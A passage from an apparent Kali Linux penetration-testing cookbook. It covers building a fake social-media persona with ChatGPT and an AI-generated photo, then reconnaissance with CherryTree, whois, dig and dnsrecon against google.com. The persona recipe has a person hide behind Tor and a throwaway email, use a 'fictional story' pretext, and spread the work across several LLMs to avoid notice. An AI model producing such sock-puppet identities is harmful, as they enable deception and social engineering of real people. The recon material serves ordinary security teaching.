Each character profile will need a unique email, LinkedIn, Facebook, and X/Twitter account. Add and adjust services as you feel necessary for your target demographic. While having a clear profile is essential, it is important to remember to make them generic enough for many uses, but not so generic that they are easy to discover as fake.

Getting ready

You need the following to complete this recipe: Tor Browser or a browser with a VPN.

How to do it...

1. Open Tor Browser and navigate to <https://chatgpt.com>.



Tip

While an account is not needed, it may be advantageous so that you can refer back to the prompt we are using. Furthermore, it can help you create posts and other necessities as you go. Remember to register with a throwaway email address.

2. Enter the information in the **What can I help with?** box to build a persona.




Figure 2.26 – ChatGPT profile

I will provide an example, but you can create your own. The more work you put into the initial prompt, the better your results will be, and you can provide additional details to help tweak it as you go:

I am writing a fictional story about a single mom with 2 adolescent children. She is a dentist, her husband divorced her 3 years ago and is no longer in the picture. She is from the US in upstate New York. Can you please create a full character profile for her

3. The output will be a complete persona that includes details such as name, age, sex, and occupation. It further expands into a complete physical description, personality traits, background, and family information, as well as daily routines and social circle information, and challenges and growth areas for the individual. I highly suggest that you review the full profile (https://github.com/PacktPublishing/Kali-Linux-Cookbook/blob/main/character_profile.txt) as shown:

Character Profile: Dr. Claire Bennett

Name: Dr. Claire Marie Bennett

Age: 39

Gender: Female

Occupation: Dentist and owner of a small private practice in a suburban town in upstate New York.

Residence: A cozy two-story home in Saratoga Springs, NY, with a warm and inviting interior featuring lots of personal touches and family photos.

4. Now, let's get a social media profile by entering the following prompt:

In first person, please write a brief social media profile.

5. You will then receive the following output:

☀️ Hi, I'm Dr. Claire Bennett! ☀️

📍 I live in beautiful Saratoga Springs, NY, where I juggle life as a dentist, a single mom to two incredible kids, and the occasional chaos of it all. 🦷 ✨

💪 My daughter Emma (15) is a creative soul who loves music 🎸, and my son Luke (12) is a budding scientist and tech enthusiast 🤖.

They keep me on my toes, but I wouldn't have it any other way.

☕ When I'm not at my practice crafting smiles, you can find me jogging in the park, baking with my kids, or volunteering at the local clinic. Life has thrown its challenges my way, but I'm learning to embrace the journey—one day at a time.

👤 Follow along as I navigate single motherhood, running a business, and finding joy in the little things.

#MomLife #DentistByDay #UpstateNYLiving #FindingMyBalance




Figure 2.27 – ChatGPT output

6. Now, you need to generate a picture to go with Dr. Bennett. Navigate to <https://veed.io> to generate her photo.




Figure 2.28 – Veed.io description

7. In the prompt area, provide details for the persona you want to create. For this example, I used the following:

39 year old attractive female dentist from upstate new york. Average build, toned physique, chestnut brown shoulder length hair, tied back in a pony tail, hazel eyes. Front facing photo.

8. The following image was generated and can now be used in any profiles I need to create:




Figure 2.29 – Veed.io generated photo

You can now take this information and create the accounts necessary to build an online presence for Dr. Bennett.

How it works...

ChatGPT and other online **large language models (LLMs)** are handy tools that can be used for various purposes. In this case, it's giving us a complete character that we can use online. Furthermore, we can record this information for future reference. Lastly, we can keep this character in ChatGPT and interact with it online to provide content for our online personas.

There's more...

You can send the same prompt to other LLMs and test their output. You may also want to work with different LLMs to obfuscate your activities further.

Get This Book's PDF Version and Exclusive Extras

Scan the QR code (or go to packtpub.com/unlock). Search for this book by name, confirm the edition, and then follow the steps on the page.

Note: Keep your invoice handy. Purchases made directly from Packt don't require an invoice.

UNLOCK NOW



3

Deep Recon: Unveiling the Digital Landscape

In this chapter, we will explore various techniques and tools to help you conduct thorough reconnaissance. We aim to guide you through practical methods for uncovering valuable insights about your target. Whether it involves gathering domain information, exploring public and private routing details, or identifying hosts and their associated services, the techniques presented will equip you with the necessary skills.

Reconnaissance is the foundation of any successful information-gathering process for ethical penetration testing. This process involves systematically collecting data about a target to gain insights into its infrastructure, potential vulnerabilities, and security posture. A systematic reconnaissance approach ensures that every piece of information uncovered is actionable and documented, forming the cornerstone for more advanced analysis phases.

Reconnaissance does not stop at merely identifying systems; it also involves profiling and understanding them. We will delve into fingerprinting hosts to determine their configurations, identify the presence of web application firewalls, and use **Simple Network Management Protocol (SNMP)** to extract critical information. Each step will bring you closer to understanding the broader picture of your target's network and security environment while also highlighting ethical considerations and best practices.

By the end, you will have learned a structured approach to reconnaissance that enables you to collect, analyze, and document critical data points effectively. These tools and techniques are essential for uncovering the information you need. However, remember to operate within the bounds of your legal and authorized agreement with your client.

The following recipes will be covered in this chapter:

- Using CherryTree to organize your data
- Gathering DNS and domain info
- Gathering information from web resources
- Gathering public IP information
- Gathering external routing information
- Gathering internal routing information
- Gathering cloud services information
- Identifying whether there is a web application firewall
- Using SNMP for info gathering
- Setting up Maltego CE
- Understanding and configuring Maltego Transforms
- Initiating a scan with Maltego

Technical requirements

All recipes in this chapter will be conducted inside the Kali VM. There should be no reliance on the underlying hardware of the VM. We recommend using a VPN or some other form of obfuscation if necessary.

Using CherryTree to organize your data

In this recipe, you will learn how to use CherryTree to organize and document the data you collect. For the penetration tester, meticulous documentation is a cornerstone of a successful engagement. During the reconnaissance phase, you gather a wide array of information about the target, such as network configurations, domain details, application versions, and potential vulnerabilities. This data forms the foundation for subsequent stages such as exploitation, lateral movement, and reporting. Key insights might be overlooked without proper documentation, hindering your ability to exploit identified vulnerabilities effectively and validate the target's overall security posture.

Moreover, detailed documentation ensures traceability and accountability. It allows you to refer to specific findings during later phases of the engagement and supports your conclusions in the final report. This report, often presented to stakeholders, serves as a record of your activities and a roadmap for remediation. Accurate documentation not only substantiates your claims but also enhances the credibility of your recommendations, demonstrating professionalism and thoroughness in your approach.

Getting ready

You need the Kali VM on and logged in to complete this recipe.

How to do it...

1. Select the *Kali Menu* icon from the Kali VM and type Cherrytree into the search box. Once visible, select **CherryTree** to launch the note-taking app.

You will immediately be presented with the CherryTree application window. Take a moment to scroll through the menu bar and the icon bar at the top to familiarize yourself with the application and options.




Figure 3.1 – CherryTree interface

2. Click the first icon on the left to add a new node. I will call mine Kali Linux Cookbook 3rd Edition. Select **OK**.




Figure 3.2 – CherryTree new node

**Tip**

Think of a node as a folder in a Windows or macOS hierarchy.

3. To save the work that has been done, click **File**, then **Save**, and a **Choose Storage Type** dialog box will open. Click through the different selections and read the details of the options available. For this example, select **Single SQLite File, 7-zip Encrypted....** Enter the password twice and select **OK**.
4. Next, you will add a child node to your primary node. Click the *Child Node* icon (second from left) and enter the appropriate information in the dialog. For this example, add **Character Profiles** and select **OK**.




Figure 3.3 – CherryTree Child Node

5. Add a second child node, and name this one Dr. Claire Bennett (from our previous work).
6. In the child node just created, paste the content of the **Character Profile** node that we made with the help of ChatGPT in *Chapter 2*.
7. You may now save your work by selecting **File**, then **Save**, and closing CherryTree.

How it works...

CherryTree is a powerful note-taking application that offers local storage, ensuring secure and accessible data without relying on cloud services. Its versatility allows users to handle a wide array of data types, including text, images, tables, and embedded files, making it ideal for managing notes and enhancing project organization. This flexibility supports users' documentation needs as they progress through their work.

There's more...

Further information on CherryTree can be found on the project's website at <https://www.giuspen.net/cherrytree/>. Further, you may wish to evaluate online note-taking applications. While you will have to look at the pros and cons of storing your data online and the security of that data, I would suggest looking at **Standard Notes** at <https://standardnotes.com>.

Gathering DNS and domain information

In this recipe, you will begin gathering domain information about your target. By analyzing the target's domain namespace, you can identify primary and associated domains, subdomains, DNS records, and other vital details that reveal the structure and breadth of their online infrastructure. This foundational knowledge helps you map out the target's external attack surface and can uncover additional domains or assets that might otherwise go unnoticed.

We aim to extract valuable insights through tools and techniques that help us expose details, such as the registrar, domain creation and expiration dates, and DNS record types (e.g., A, MX, CNAME, and TXT). These details not only help build a clearer picture of the target's environment but can also reveal vulnerabilities such as misconfigured records or inactive subdomains.

Getting ready

You need the following to complete this recipe:


- Kali VM on and logged in
- ProtonVPN or a similar VPN connected to obfuscate your traffic (optional)

How to do it...

1. From within the Kali VM, open up a terminal window. Most of the work will be done from here.
2. To start, run a simple whois search on google.com. We are looking for information on the registrant, contact information, and other information. Enter the following:

```
whois google.com
```

3. Expand the output and record any interesting information. This may include items such as contact, company, and location information.



```
kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

(kali@kali)-[~]
$ whois google.com
Domain Name: GOOGLE.COM
Registry Domain ID: 2138514_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2019-09-09T15:39:04Z
Creation Date: 1997-09-15T04:00:00Z
Registry Expiry Date: 2028-09-14T04:00:00Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2086851750
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
Name Server: NS1.GOOGLE.COM
Name Server: NS2.GOOGLE.COM
Name Server: NS3.GOOGLE.COM
Name Server: NS4.GOOGLE.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-10-27T09:29:57Z <<<

For more information on Whois status codes, please visit https://icann.org/epp
```

Figure 3.4 – The whois output

- Now, use `dig` and capture some information on the main `google.com` domain using the following:

```
dig google.com ANY
```



Note

`dig` is a standard package in Linux and macOS and can be run natively outside of Kali on these operating systems.

- Record some of the HEADER information from the name record:

```
kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

(kali@kali)-[~]
$ dig google.com ANY

; <<>> DiG 9.20.11-4+b1-Debian <<>> google.com ANY
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: SERVFAIL, id: 8536
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;google.com.                IN      ANY

;; Query time: 259 msec
;; SERVER: 10.2.0.1#53(10.2.0.1) (TCP)
;; WHEN: Mon Oct 27 05:31:07 EDT 2025
;; MSG SIZE rcvd: 39


(kali@kali)-[~]
$
```

Figure 3.5 – The `dig` output, ANY

6. Now, let's get information on the mail servers associated with google.com using the following:

```
dig google.com MX
```

The output shows one registered SMTP server at smtp.google.com:



```
kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

(kali@kali)-[~]
$ dig google.com MX
;; communications error to 10.2.0.1#53: timed out
;; communications error to 10.2.0.1#53: timed out

; <<>> Dig 9.20.11-4+b1-Debian <<>> google.com MX
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 7952
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;google.com.                IN      MX

;; ANSWER SECTION:
google.com.                 300     IN      MX      10 smtp.google.com.

;; Query time: 279 msec
;; SERVER: 10.2.0.1#53(10.2.0.1) (UDP)
;; WHEN: Mon Oct 27 05:31:41 EDT 2025
;; MSG SIZE rcvd: 60


(kali@kali)-[~]
$
```

Figure 3.6 – The dig output, MX

7. Since there is only one entry for smtp.google.com, you will want to “dig” further, as there is probably a bit more going on than is displayed by this, so let's use the following:

```
dig smtp.google.com A
```

From this output, we see there are multiple host (A) records associated with smtp.google.com:



```
kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

(kali@kali)-[~]
$ dig smtp.google.com A

; <<>> DiG 9.20.11-4+b1-Debian <<>> smtp.google.com A
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 18303
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
smtp.google.com.                IN      A

;; ANSWER SECTION:
smtp.google.com.                300     IN      A       142.250.107.27
smtp.google.com.                300     IN      A       173.194.202.26
smtp.google.com.                300     IN      A       192.178.163.26
smtp.google.com.                300     IN      A       192.178.163.27
smtp.google.com.                300     IN      A       142.250.107.26

;; Query time: 268 msec
;; SERVER: 10.2.0.1#53(10.2.0.1) (UDP)
;; WHEN: Mon Oct 27 05:32:16 EDT 2025
;; MSG SIZE rcvd: 124

(kali@kali)-[~]
$
```

Figure 3.7 – The dig output, A

Tip



A useful reason to use a VPN is to get information while connected to other parts of the internet. Try changing your VPN connection to a different country, rerunning the query, and comparing your results.

8. Switching tools, let's use dnsrecon to get a zone dump of google.com using the following:

```
dnsrecon -d google.com
```

You will receive a variety of information to review, as shown here:

```

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ dnsrecon -d google.com
2025-10-27T05:32:46.125215-0400 INFO Starting enumeration for domain: google.com
2025-10-27T05:32:46.125625-0400 INFO std: Performing General Enumeration against: google.com.
2025-10-27T05:32:46.663618-0400 ERROR No answer for DNSSEC query for google.com
2025-10-27T05:32:47.487577-0400 INFO SOA ns1.google.com 216.239.32.10
2025-10-27T05:32:47.488059-0400 INFO SOA ns1.google.com 2001:4860:4802:32::a
2025-10-27T05:32:49.903833-0400 INFO NS ns2.google.com 216.239.34.10
2025-10-27T05:32:50.444320-0400 INFO NS ns2.google.com 2001:4860:4802:34::a
2025-10-27T05:32:56.452666-0400 INFO NS ns3.google.com 216.239.36.10
2025-10-27T05:32:57.044829-0400 INFO NS ns3.google.com 2001:4860:4802:36::a
2025-10-27T05:33:03.097584-0400 INFO NS ns4.google.com 216.239.38.10
2025-10-27T05:33:03.716099-0400 INFO NS ns4.google.com 2001:4860:4802:38::a
2025-10-27T05:33:09.720722-0400 INFO NS ns1.google.com 216.239.32.10
2025-10-27T05:33:10.321337-0400 INFO NS ns1.google.com 2001:4860:4802:32::a
2025-10-27T05:33:17.134781-0400 INFO MX smtp.google.com 192.178.163.26
2025-10-27T05:33:17.134987-0400 INFO MX smtp.google.com 192.178.163.27
2025-10-27T05:33:17.135048-0400 INFO MX smtp.google.com 142.250.107.26
2025-10-27T05:33:17.135088-0400 INFO MX smtp.google.com 142.250.107.27
2025-10-27T05:33:17.135124-0400 INFO MX smtp.google.com 173.194.202.26
2025-10-27T05:33:17.135160-0400 INFO MX smtp.google.com 2607:f8b0:400e:c0a::1b
2025-10-27T05:33:17.135262-0400 INFO MX smtp.google.com 2607:f8b0:400e:c09::1a
2025-10-27T05:33:17.135313-0400 INFO MX smtp.google.com 2607:f8b0:400e:c09::1b
2025-10-27T05:33:17.135352-0400 INFO MX smtp.google.com 2607:f8b0:400e:c0a::1a
2025-10-27T05:33:17.664030-0400 INFO A google.com 142.250.217.78
2025-10-27T05:33:17.664310-0400 INFO AAAA google.com 2607:f8b0:400a:80a::200e
2025-10-27T05:33:19.016726-0400 INFO TXT google.com google-site-verification=wD8N7i1JTNTk
2025-10-27T05:33:19.016935-0400 INFO TXT google.com cisco-ci-domain-verification=47c38bc8
2025-10-27T05:33:19.016991-0400 INFO TXT google.com v=spf1 include:_spf.google.com ~all
2025-10-27T05:33:19.017039-0400 INFO TXT google.com apple-domain-verification=30afIBcvSuD
2025-10-27T05:33:19.017079-0400 INFO TXT google.com MS=E4A68B9AB28B9670BCE15412F62916164C
2025-10-27T05:33:19.017116-0400 INFO TXT google.com docusign=05958488-4752-4ef2-95eb-aa7b
2025-10-27T05:33:19.017166-0400 INFO TXT google.com docusign=1b0a6754-49b1-4db5-8540-d2c1
2025-10-27T05:33:19.017202-0400 INFO TXT google.com facebook-domain-verification=22rm551c
2025-10-27T05:33:19.017237-0400 INFO TXT google.com onetrust-domain-verification=de01ed21
